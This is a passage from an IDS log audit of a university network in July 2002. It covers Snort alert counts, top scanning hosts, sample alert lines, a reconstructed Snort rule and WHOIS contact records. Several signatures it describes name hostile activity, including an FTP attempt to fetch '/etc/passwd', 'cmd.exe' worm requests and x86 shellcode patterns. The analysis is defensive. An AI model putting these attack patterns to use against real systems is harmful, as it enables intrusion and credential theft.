An audit was performed on Intrusion Detection System (IDS) logs from University of X (UX). Alert, scan, and out-of-spec (OOS) logs were analyzed for signs of malicious activity and other problems. In total, more than one million alerts and eleven million scans were processed. Detailed analysis is provided for the highest volume alerts, and summary information is provided for the remainder. Where appropriate, recommendations are made for possible corrective action.

Assumptions

The following assumptions were made during initial processing and became the basis for the remaining analysis:

- The sensor(s) used to produce the alert, scan, and OOS files run a reasonably current release of Snort
- Rules that are not present in recent Snort releases or the arachNIDS database are custom
- The sensor(s) are positioned for good visibility on the network
- The sensor(s) are running with acceptable packet loss; packet loss may be caused by overloading a span or mirror port on a switch used for monitoring, overloading the sensor with traffic or rules to process, etc.
- Snort is configured properly

The following have been identified as significant to the UX network:


- 300.10.0.0/16 network is the local network
- Web servers: 300.10.162.67, 300.10.24.34, 300.10.253.114, 300.10.111.140
- Mail servers: 300.10.145.9, 300.10.6.40, 300.10.24.21, 300.10.60.10, 300.10.145.160, 300.10.145.52, 300.10.145.53, 300.10.145.54, 300.10.145.55, 300.10.145.72, 300.10.145.76, 300.10.145.82, 300.10.145.91
- Time servers: 300.10.1.5, 300.10.60.43, 300.10.153.188, 300.10.152.174, 300.10.88.245
- FTP servers: 300.10.114.56, 300.10.162.67, 300.10.70.49, 300.10.70.49
- DNS servers: 300.10.24.34, 300.10.1.3
- Solaris (possibly NFS): 300.10.99.51, 300.10.99.120, 300.10.100.230
- Help desk systems: 300.10.70.50, 300.10.83.197, 300.10.70.49

Findings


Based on analysis of logs from 6 to 11 July 2002, a number of items of interest were found. For a number of reasons, Snort handles portscan detection differently than it does other alerts. This provides a level of efficiency because portscans are handled by a plugin module. Portscans are also a different category of network activity – they are often a sign of reconnaissance before an attempted compromise. For the purpose of this audit, portscan events were analyzed separately from signature-match alerts.

Total number of events that Snort did not classify as portscans = 1,675,210
Total number of events Snort identified as portscans = 11,128,930
Total unique destinations = 44975
Total unique sources = 5012

Activity by Time




Portscans by time.



Alerts by time.

Alert Summary



Alerts as a percentage of the total.

	# of Alerts	Message	Brief Description
1	795,605	TFTP - Internal TCP connection to external tftp server	A TFTP connection was made from campus to an outside computer.
2	298,626	Incomplete Packet Fragments Discarded	Packet fragments, which may indicate hostile activity, were detected. Not all fragments from a packet were received.
3	192,485	suspicious host traffic	Various traffic to / from "suspicious" hosts was detected.
4	96,160	SUNRPC highport access!	A connection was made to a campus system on port 32771/tcp.
5	69,153	Watchlist 000220 IL-ISDNNET-990517	Traffic from a questionable network was detected.
6	68,343	SNMP public access	"Public", a common default community string, was found in SNMP traffic.
7	30,790	SMB Name Wildcard	A system sent a wildcard request to port 137, used for NetBIOS Name Service on Windows and Samba servers, on a campus host.
8	30,632	NIMDA - Attempt to execute cmd from campus host	A campus host sent the string "cmd.exe" to a Web server.
9	25,438	UDP SRC and DST outside network	UDP traffic, with both source and destination addresses outside UX ranges, was detected.
10	11,424	External RPC call	An external computer connected to a University system on port 111, used for RPC services.
11	10,275	spp_http_decode: IIS Unicode attack detected	The Snort HTTP decode preprocessor detected Unicode traffic that could be an attack on IIS servers.
12	9,374	Watchlist 000222 NET-NCFC	Traffic from a questionable network was detected.
13	8,503	TFTP - External UDP connection to internal tftp server	An outside computer made a UDP TFTP connection to an inside one.
14	5,657	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	The string ".ida?" was found in HTTP traffic outbound from UX. This signature alerts on Code Red worm and similar activity.
15	4,801	High port 65535 udp - possible Red Worm - traffic	UDP traffic to port 65535 was detected, which could be Red Worm (aka Adore worm) activity. This worm scans for Linux systems vulnerable to exploits in printer, RPC, FTP and DNS services[35].
16	3,027	connect to 515 from outside	A host outside UX connected to port 515, used for network printing, on an inside system. This is a widely exploited service.
17	2,634	SYN-FIN scan!	A scan was detected with both SYN and FIN flags set. This is commonly associated with Syn Scan and derived tools[36].
18	2,093	AFS - Off-campus activity	AFS (the Andrew File System), used share filesystems over a network, was detected from an off-campus host.

19	1,625	Lab.cdrom	This system is available for CD recording. Since writing CDs requires root access, additional monitoring is prudent[37].
20	1,390	Attempted Sun RPC high port access	A 32771/udp connection was made to a campus host. 425 of these were from off-campus, all of which were likely DNS responses.
21	1,098	IDS552/web-iis_IIS ISAPI Overflow ida nosize	The string ".ida?" was found in inbound HTTP traffic. The original requirement that the datagram size be greater than 239 bytes was apparently removed. This signature alerts on Code Red worm activity.
22	1,080	IRC evil - running XDCC	XDCC, used for file sharing over IRC, is in use.
23	970	Null scan!	TCP traffic with no flags arrived. This could be an attempt at information gathering by an attacker.
24	508	Possible trojan server activity	Traffic on port 27374, often associated with the SubSeven trojan, was detected.
25	474	spp_http_decode: CGI Null Byte attack detected	The Snort preprocessor for HTTP detected a CGI NULL attack.
26	459	IDS452/web-iis_http-iis-unicode-binary	Traffic including binary encoded characters is being sent to a Web server. If it is a vulerable IIS server, the attacker will be able to access restricted resources on the target.
27	398	MYPARTY - Possible My Party infection	When a computer is infected with Myparty, a backdoor is installed that is controlled by a CGI script on a Web site at 209.151.250.170[38].
28	362	SMB C access	NetBIOS traffic was detected that indicated the C:\ drive of a Windows system is being shared.
29	335	Queso fingerprint	Queso is a scanner used to identify the OS of a remote system. The name "*Que SO? (systema operativa)*", translates to "What OS?".
30	244	High port 65535 tcp - possible Red Worm - traffic	TCP traffic to or from port 65535 was detected.
31	243	Port 55850 tcp - Possible myserver activity - ref. 010313-1	55850/tcp traffic, possibly indicating use of myserver software, was detected.
32	185	SCAN Proxy attempt	An off-campus computer made a TCP connection to an internal computer on port 1080 or 8080, which are commonly used for proxy servers.
33	137	EXPLOIT x86 NOOP	A string was found that matches binary code that may be used in overflow attacks on x86-based systems.
34	106	IDS475/web-iis_web-webdav-propfind	The content "PROPFIND" was found in Web traffic. This may give an attacker a directory listing on the server.
35	83	STATDX UDP attack	A UDP attack was run against rpc.statd on a campus host. The attack is specific to Red Hat Linux 6.2 systems

36	62	SMTP relaying denied	A mail server sent a "relaying denied" error.
37	53	Back Orifice	UDP traffic on port 31337 was observed.
38	52	Port 55850 udp - Possible myserver activity - ref. 010313-1	55850/udp traffic, possibly indicating use of myserver software, was detected.
39	46	TFTP - Internal UDP connection to external tftp server	An inside computer made a UDP TFTP connection to an outside one.
40	44	INFO - Possible Squid Scan	Connect from the outside to 3128/tcp, commonly used for Squid proxies, on campus computers.
41	33	Tiny Fragments - Possible Hostile Activity	Fragments may be used to bypass filtering devices, avoid IDS detection, and perform resource attacks.
42	33	IDS305/web-iis_http-iis_translate_f	An attempt was made to view the source code of scripts running on an IIS server.
43	23	NMAP TCP ping!	Indicates the nmap scanner may have been used to scan TCP. The signature triggers on traffic with the ACK flag set but with the acknowledgement number set to 0.
44	18	FTP DoS ftpd globbing	Globbing allows file name expansion, and many Unix FTP servers are vulnerable to buffer overflow conditions.
45	17	EXPLOIT x86 setuid 0	The setuid (0) system call was sent in TCP traffic. This exploit is specific to the x86 architecture.
46	16	EXPLOIT x86 setgid 0	The setgid (0) system call was sent in TCP traffic. This exploit is specific to the x86 architecture.
47	16	EXPLOIT NTPDX buffer overflow	A buffer overflow was attempted against an internal NTP time server. The traffic is UDP with a datagram size > 128 bytes.
48	14	TCP SRC and DST outside network	TCP traffic, with both source and destination addresses outside campus, was detected.
49	9	SCAN FIN	A scan using only the FIN flag was detected. This abnormal network traffic may provide useful information to an attacker.
50	8	SMB D access	NetBIOS traffic was detected that indicated the D:\ drive of a Windows system was shared.
51	8	RFB - Possible WinVNC - 010708-1	VNC is a remote administration tool that uses ports in the 59xx range for communication. This rule alerts on connections from anywhere to campus hosts.
52	7	SCAN Synscan Portscan ID 19104	Synscan, prior to version 1.8, was used to scan the network. This appears to be based on arachNIDS signature IDS521.
53	6	EXPLOIT x86 stealth noop	A string was found that matches binary code that may be used in overflow attacks on x86-based systems.
54	5	IDS50/trojan_trojan-active-subseven	A University system made an external TCP connection with source port 1243 and destination port > 1024, possibly indicating Subseven trojan activity.

55	4	SMTP chameleon overflow	Traffic to an SMTP server contained the HELP command in a datagram > 500 bytes, which is known to cause buffer overflows on Chameleon SMTPd servers.
56	3	External FTP to HelpDesk 300.10.70.49	Incoming FTP traffic to a helpdesk computer.
57	3	EXPLOIT sparc setuid 0	The setuid (0) system call was sent in TCP traffic. This exploit is specific to the SPARC systems.
58	2	TFTP - External TCP connection to internal tftp server	An outside computer made a TCP TFTP connection to an inside one.
59	2	IDS553/web-iis_IIS ISAPI Overflow idq	A packet containing ".idq?" in a datagram > 239 bytes was detected. A remote attacker may exploit this to gain access to a server.
60	2	BACKDOOR NetMetro Incoming Traffic	A TCP connection was made from an external system on port 5031 to an campus host with a destination port outside the range 53-80. This could indicate NetMetro backdoor activity.
61	1	connect to 515 from inside	An internal system connected to port 515 on an outside computer.
62	1	SCAN XMAS	A scan arrived with unusual TCP flags (SYN, RST, ACK, FIN, PSH, URG) set. Different systems will respond differently to these strange packets, which can provide an attacker useful information.
63	1	Probable NMAP fingerprint attempt	nmap uses TCP flags SYN, FIN, PSH, and URG to perform remote OS fingerprinting.
64	1	IDS433/web-iis_http-iis-unicode-traversal-optyx	A Unicode representation of characters used in directory transversal was detected, affecting vulnerable IIS systems.
65	1	HelpDesk 300.10.83.197 to External FTP	A helpdesk system made an off-campus FTP connection, in this case, to Network Associates. UX appears to use software from NAI, including antivirus products, so this connection may be a false alarm[39].
66	1	HelpDesk 300.10.70.50 to External FTP	See #65.
67	1	FTP passwd attempt	TCP traffic to port 21 was detected, apparently trying to retrieve the passwd file from the server. There was likely a content match such as "/etc/passwd"[40].

Top Talkers

The top talkers were determined by analyzing portscan files. The following table shows a summary of the activity of the top ten talkers.

Source	Number of Scans	Notes
300.10.105.120	1,623,498	Of these, 1,622,904 were HTTP to random off-campus destinations. This system should be examined for worm activity.
300.10.84.220	1,514,540	Similar to above, with 1,513,974 HTTP connections.
300.10.70.200	915,858	This scan was 41170/udp outbound to many addresses on the Internet. There were 913,747 of these connections. This port is associated with the blubster file sharing program[41].
300.10.70.207	762,827	Nearly 75% of these scans were associated with 12203/udp. A google search shows the most likely explanation for this is online gaming.
300.10.99.120	627,035	The majority of these scans are internal to UX and associated with Unix services NFS and RPC.
300.10.6.40	607,941	Most of the destinations of these scans are within the 300.10.6.0/24 network, and the connections include SMTP (25/tcp), (514/udp), DNS (53/udp). This system appears to be a busy email server.
300.10.82.2	522,146	This is more of the 12203/udp traffic as above.
300.10.111.130	394,495	394,165 of these connections appear to be KaZaA.
300.10.60.43	331,968	The majority of these connections appear to be file sharing.
300.10.184.25	280,315	With the exception of being the target of scans, all of these connections were to other campus hosts on 17284/udp.

Alert Details

The following sections provide details on the top ten alerts (by frequency).

#1 TFTP - Internal TCP connection to external tftp server

Description

TFTP (trivial file transfer protocol) is a "light" protocol used for file transfer. It is generally implemented using UDP rather than TCP because it does not need the reliability – and cannot afford the overhead – of TCP. TFTP servers typically accept connections on port 69[42]. There are a number of legitimate uses for TFTP on networks such as:

- BOOTP (the bootstrap protocol) uses it to transfer boot information to diskless clients.
- Transferring configuration information and upgrades to and from network devices such as routers and switches.

TFTP has also been used for malicious purposes. One of the ways the Nimda worms spread is by making a vulnerable host use TFTP to download the worm code from another infected computer, though Nimda does not use TCP for TFTP. Making the target system initiate the transfer increases the likelihood of compromise since many firewalls are less restrictive on outbound connections.

Sample Alerts

```
07/10-07:21:18.611862  [**] TFTP - Internal TCP connection to external
tftp server [**] 63.110.140.13:69 -> 300.10.157.254:3034
07/10-07:21:18.633910  [**] TFTP - Internal TCP connection to external
tftp server [**] 300.10.157.254:3034 -> 63.110.140.13:69
07/10-07:21:18.929674  [**] TFTP - Internal TCP connection to external
tftp server [**] 63.110.140.13:69 -> 300.10.157.254:3034
07/10-07:21:18.930541  [**] TFTP - Internal TCP connection to external
tftp server [**] 63.110.140.13:69 -> 300.10.157.254:3034
07/10-07:21:18.932848  [**] TFTP - Internal TCP connection to external
tftp server [**] 300.10.157.254:3034 -> 63.110.140.13:69
…
07/10-07:22:15.254941  [**] TFTP - Internal TCP connection to external
tftp server [**] 63.110.140.13:69 -> 300.10.157.254:3036
07/10-07:22:15.255257  [**] TFTP - Internal TCP connection to external
tftp server [**] 300.10.157.254:3036 -> 63.110.140.13:69
```

Rule

This appears to be a custom rule. Based on the alerts, this rule should look something like this:

```
alert tcp $EXTERNAL_NET 69 <> $HOME_NET any (msg: "TFTP - Internal TCP
connection to external tftp server"; flags: A+;)
```

Notice that the first alert appears to be a response – the source port is 69 and the destination port is 3034. In a typical TCP connection, a client will use a port higher than 1023 to initiate a connection to a server on a reserved port in the range 1 - 1023. Throughout their communications the server port remains static while the local port changes with each new connection.

Analysis

More than 99.9% of these alerts were triggered by traffic between two hosts: 300.10.157.254 and 63.110.140.13. The activity spiked twice, around 08:00 and 22:00 on 10 July. Additionally, fifty-three of the "alerts" that were counted in this group were actually garbled lines. Please see the Data Analysis section for more on errors encountered in the analysis process.

63.110.140.13

According to the WHOIS database at ARIN[43], 63.110.140.13 has the following registration information:

```
Cybertrails (NETBLK-UU-63-110-128-D2)
   1919 W. Lone Cactus Dr.
   Phoenix, AZ 85027
   US

   Netname: UU-63-110-128-D2
   Netblock: 63.110.128.0 - 63.110.143.255

   Coordinator:
      Senff, Brad  (BS961-ARIN)  brad@ibizcorp.com
      623-492-9200
```

Cybertrails provides Internet connectivity and Web hosting services. This address does not have reverse DNS configured.

63.110.140.13 did not trigger any other alerts during the monitoring period. As of this writing, the Web server running there returns an "Under Construction" page. Netcraft indicates the site is running IIS 5.0 on Windows 2000[44].

300.10.157.254

This system triggered 3412 alerts not in this group, 3376 of those were "Incomplete Packet Fragments Discarded" which is detailed below. The remaining alerts include mostly Windows-specific items: IIS Unicode attacks and SMB connection attempts, for example. It was one of many systems that were portscanned by people looking for RPC services, proxy servers, and other systems to exploit. At this time the Web server at this address responds with an "Under Construction" page that may indicate that it is an unconfigured Windows IIS server. Below is a sample of the other alerts:

```
07/09-21:38:46.724124  [**] spp_http_decode: IIS Unicode attack
detected [**] 130.68.95.81:3998 -> 300.10.157.254:80
07/09-21:38:46.825414  [**] IDS452/web-iis_http-iis-unicode-binary [**]
130.68.95.81:4005 -> 300.10.157.254:80
07/10-03:56:24.945018  [**] SCAN Proxy attempt [**]
217.109.166.209:34691 -> 300.10.157.254:8080
```

Additional Hosts

Three alerts were recorded that did not involve the two primary systems and were not errors:

```
07/11-17:02:26.447360  [**] TFTP - Internal TCP connection to external
tftp server [**] 300.10.70.234:2933 -> 130.68.95.81:69
07/11-17:02:27.915412  [**] TFTP - Internal TCP connection to external
tftp server [**] 300.10.70.234:2933 -> 130.68.95.81:69
07/11-17:02:27.927162  [**] TFTP - Internal TCP connection to external
tftp server [**] 130.68.95.81:69 -> 300.10.70.234:2933
```

300.10.70.234

This host was also involved in the following alerts:

```
07/09-22:15:23.034874  [**] TFTP - Internal UDP connection to external
tftp server [**] 300.10.70.234:3189 -> 150.254.64.64:69
07/11-17:02:23.164381  [**] SMB Name Wildcard [**] 130.68.95.81:137 ->
300.10.70.234:137
07/11-17:02:48.468960  [**] connect to 515 from inside [**]
300.10.70.234:3380 -> 130.68.95.81:515
```

This appears to be another Windows system due to the fact that it is establishing connections on port 137, which is typically used for NetBIOS Name Service. "SMB Name Wildcard" is covered in greater depth below. It is also interesting to note that this system connected to 130.68.95.81 on port 515, which is normally used for network printing.

130.68.95.81

This address is assigned to Montclair State University. Contact information is available through ARIN:

```
Montclair State University (NET-MSCNET)
   One Normal Ave & Valley Rd
   Upper Montclair, New Jersey 07043
   US

   Netname: MSCNET
   Netblock: 130.68.0.0 - 130.68.255.255

   Coordinator:
      Gill, Minto  (MG564-ARIN)  Minto.Gill@montclair.edu
      973-655-7007 (FAX) 973-655-7878

   Domain System inverse mapping provided by:

   ADAM.MONTCLAIR.EDU           130.68.1.7
   DNS2.NJIT.EDU                128.235.252.34
   QSTNJ.BA-DSG.NET             151.198.0.68
```

It was involved in widespread scanning for vulnerable IIS Web servers:

```
07/08-15:00:44.381724  [**] spp_http_decode: IIS Unicode attack
detected [**] 130.68.95.81:4202 -> 300.10.167.54:80
07/08-15:00:44.442707  [**] spp_http_decode: IIS Unicode attack
detected [**] 130.68.95.81:4221 -> 300.10.167.54:80
07/08-15:00:44.558883  [**] spp_http_decode: IIS Unicode attack
detected [**] 130.68.95.81:4229 -> 300.10.167.54:80
07/08-19:46:39.221423  [**] spp_http_decode: IIS Unicode attack
detected [**] 130.68.95.81:4826 -> 300.10.22.9:80
07/08-19:46:39.276809  [**] spp_http_decode: IIS Unicode attack
detected [**] 130.68.95.81:4829 -> 300.10.22.9:80
07/08-19:46:39.429746  [**] IDS452/web-iis_http-iis-unicode-binary [**]
130.68.95.81:4836 -> 300.10.22.9:80
```

150.254.64.64

300.10.70.234 is one of 31 computers in the 300.10.70.0/24 network that made UDP TFTP connections to 150.254.64.64, which is registered to Technical University of Poznan in Poland[45]. All of these connections occurred between 21:59 and 22:17 on 9 July. Those computers are listed below:

300.10.70.28	300.10.70.87	300.10.70.128	300.10.70.176	300.10.70.222
300.10.70.47	300.10.70.106	300.10.70.129	300.10.70.200	300.10.70.241
300.10.70.51	300.10.70.107	300.10.70.155	300.10.70.201	300.10.70.243
300.10.70.74	300.10.70.115	300.10.70.160	300.10.70.202	300.10.70.247

300.10.70.84	300.10.70.116	300.10.70.164	300.10.70.204	300.10.70.250
300.10.70.85	300.10.70.127	300.10.70.170	300.10.70.214	300.10.70.252

Additionally, a very high volume (362,424) of UDP portscan events were recorded from 300.10.70.0/24 to 150.254.64.64. Every host on this subnet, except those normally reserved for network and broadcast addresses (.0 and .255) were involved in this activity. Each host accounted for between 1524 and 1316 of the scans. The uniformity of this activity indicates that either some coordinated or collaborative work is taking place between Poznan and UX or all of the hosts on exactly one subnet were engaged in some very unusual activity.

Sample scans:

```
Jul  9 22:00:04 300.10.70.207:30587 -> 150.254.64.64:447 UDP
Jul  9 22:00:01 300.10.70.133:2883 -> 150.254.64.64:6831 UDP
…
Jul  9 22:12:00 300.10.70.27:10494 -> 150.254.64.64:8384 UDP
Jul  9 22:11:57 300.10.70.147:42722 -> 150.254.64.64:5245 UDP
```

Correlations

A search of prior analysts' work did not identify any activity involving the Cybertrails, Montclair, or Poznan computers.

Summary and Recommendations

The TFTP traffic from 300.10.157.254 is unusual because of the very high volume recorded. Further, the system is running an unconfigured Web server, which is often indicative of a system that is not being actively maintained or patched. The administrator might not even be aware that IIS is running. Scans for Squid proxies and RPC services are a lower concern in this case, since those services are not generally run on Windows platforms.

300.10.70.234 made SMB and TFTP connections to remote systems that produced other hostile activity on the network. If there is no reasonable explanation for the connections to Poznan, all computers on 300.10.70.0/24 should be investigated.

300.10.157.254 and 300.10.70.234 should be disconnected from the network and investigated per UX security policy. Because of the possibility that an attacker has installed backdoors and replaced system binaries, consider reinstalling the system from clean media and restoring data from known clean backups. At the very least, the latest hotfixes and service packs should be installed. Antivirus software should be updated and a full scan should be run. If logging is enabled some additional information may be recorded there, though attackers often clean log files to hide their activity. Please see CERT/CC documents for more information on responding to a compromise[46].

It might be useful to contact Cybertrails, Montclair, and Poznan to alert them to the hostile activity, as they may be able to take corrective action on their networks.

#2 Incomplete Packet Fragments Discarded

Description

Fragmentation normally occurs when a frame is received that is larger than the maximum transmission unit (MTU) for a network. Fragmentation may be required, for example, on a router connecting a Token Ring (TR) network to an Ethernet network. The TR network may have an MTU as large as 8,000 bytes (octets) while the standard Ethernet MTU is 1,500 bytes. When this router receives a frame larger than 1,500 bytes, it is split into fragments and sent toward its destination. When a receiver is processing fragments, it collects them, reassembles and reorders them. If a system is unable to reassemble fragments it will discard whatever fragments it has and ask the sender to retransmit[47].

Fragmentation should be examined because it can be a sign of hostile activity. Only the first fragment in a "fragment train" contains full protocol header information. Because of this, a simple packet filter may not be able to determine the nature of subsequent fragments, and it may pass traffic that would have been filtered had it not been fragmented. The same tactic may be used to avoid detection by IDS that do not reassemble fragments[48].

Sample Alerts

```
07/07-00:42:30.914612  [**] Incomplete Packet Fragments Discarded [**]
300.10.157.243 -> 207.115.79.181
07/07-00:42:54.555758  [**] Incomplete Packet Fragments Discarded [**]
202.104.108.148:0 -> 300.10.110.76:0
07/07-00:42:57.079443  [**] Incomplete Packet Fragments Discarded [**]
202.104.108.148:0 -> 300.10.110.76:0
07/07-00:42:59.663159  [**] Incomplete Packet Fragments Discarded [**]
202.104.108.148:0 -> 300.10.110.76:0
07/07-00:43:04.913563  [**] Incomplete Packet Fragments Discarded [**]
300.10.157.243 -> 207.115.79.181
07/07-00:43:06.416241  [**] Incomplete Packet Fragments Discarded [**]
300.10.157.243 -> 207.115.79.181
```

Rule

These alerts are produced by a snort preprocessor, defrag, that performs defragmentation on network traffic prior to processing. However, the defrag preprocessor has been replaced by Frag2. Frag2 is more efficient, and it provides improved memory management features.

Defrag shipped with Snort through version 1.8, but is not included with subsequent releases[49].

In November 2001 a poster to the Snort-users mailing list asked what he should do about a high number of "Incomplete Packet Fragments Discarded" alerts. Martin Roesch, author of Snort, responded: "... you're using the defrag preprocessor instead of the newer frag2 preprocessor [...] you should switch to frag2. :) The defrag preprocessor had some fairly nasty failure modes and has since been superceded by frag2, so I'd recommend using that for now."[50]

Analysis

Port 0:0

Most of these alerts (> 285,000) have source and destination ports set to 0. Port 0 is reserved and should not be seen on the network.

Most of the port 0 alerts involved campus systems communicating with other campus systems. Nearly 60% of these alerts were from three nodes (300.10.100.18, 300.10.100.132, 300.10.100.10) connecting to 300.10.100.121.

There are a number of possible explanations for the port 0 fragments:

- Snort has signatures, SID 524 and 525, for TCP and UDP connections to port 0. The Snort Signature Database indicates little known use for this traffic other than network reconnaissance. For example hping, a scanning tool, can be used to generate packets similar to this[51].
- The port 0 fragments could be errors. Because of the number of hosts involved, it does not seem likely that individual components – network adapters, cables, etc. – were either misconfigured or went bad all at once. Rather, Snort may be experiencing internal errors, a switch or other piece of networking equipment may be malfunctioning, etc. If Snort is connected to the network via a SPAN port (aka mirror port) on a switch, odd errors may be introduced during periods of high activity.
- Another possibility, though it seems remote, is this: a vulnerability in CheckPoint FireWall-1 was announced in August 1999. It involved a denial-of-service condition when the VPN component of the firewall processed a packet with the destination port set to 0. If the systems involved run versions 3.0 or 4.0 of FW-1, this could explain the alerts[52].

Eight external sources triggered a total of 182 of the reflexive port 0 fragmentation alerts. Destination addresses varied. One sample of each is provided:

```
07/08-08:04:14.481364  [**] Incomplete Packet Fragments Discarded [**]
192.1.1.188:0 -> 300.10.137.77:0
```
The only other activity to this destination is four External RPC calls. There was no other activity from this source.

```
07/08-14:00:22.220503  [**] Incomplete Packet Fragments Discarded [**]
192.168.1.11:0 -> 300.10.136.4:0
```
There was no other activity to this destination. The only other alert from this source was an SMB Name Wildcard.

```
07/09-19:02:25.201412  [**] Incomplete Packet Fragments Discarded [**]
64.171.189.136:0 -> 300.10.111.146:0
```
This destination was involved in more than 900 other alerts, including many SMB Name Wildcard and apparent KaZaA connections from IL-ISDNNET. This is the only alert from this source.

```
07/07-00:42:54.555758  [**] Incomplete Packet Fragments Discarded [**]
202.104.108.148:0 -> 300.10.110.76:0
```
Other alerts that involved this destination were connections with NET-NCFC that look like Web surfing. No other alerts were recorded from this source.

```
07/08-14:15:08.384178  [**] Incomplete Packet Fragments Discarded [**]
210.220.160.159:0 -> 300.10.153.176:0
```
This destination registered alerts for RPC calls, possible Red Worm activity, and IIS Unicode attacks. There were no other alerts from this source.

```
07/11-18:01:12.640501  [**] Incomplete Packet Fragments Discarded [**]
61.96.135.16:0 -> 300.10.83.217:0
```
This destination appears to be a Windows host. There were a number of SMB attacks, including nine SMB Name Wildcard and one SMB C access from eight different sources. There were no other alerts from this source.

```
07/08-14:32:03.136413  [**] Incomplete Packet Fragments Discarded [**]
63.146.179.77:0 -> 300.10.53.202:0
```
This destination received two External RPC Calls, a SYN-FIN scan to port 21, and an SMB Name Wildcard. This source generated no other alerts.

```
07/11-11:32:30.625771  [**] Incomplete Packet Fragments Discarded [**]
61.155.107.59:0 -> 300.10.153.196:0
```
This destination also alerted on RPC calls, AFS – Off-campus activity, IIS Unicode attacks (OUTBOUND, 281 alerts), and Red Worm activity. Nothing else was recorded from this source.

Not Port 0:0

Of the alerts that did not have this unusual port combination, more than 12,000 had a destination of 66.130.44.189. Connections to 66.130.44.189 were split between these sources (the number of alerts is in parenthesis): 300.10.157.239 (3251), 300.10.157.243

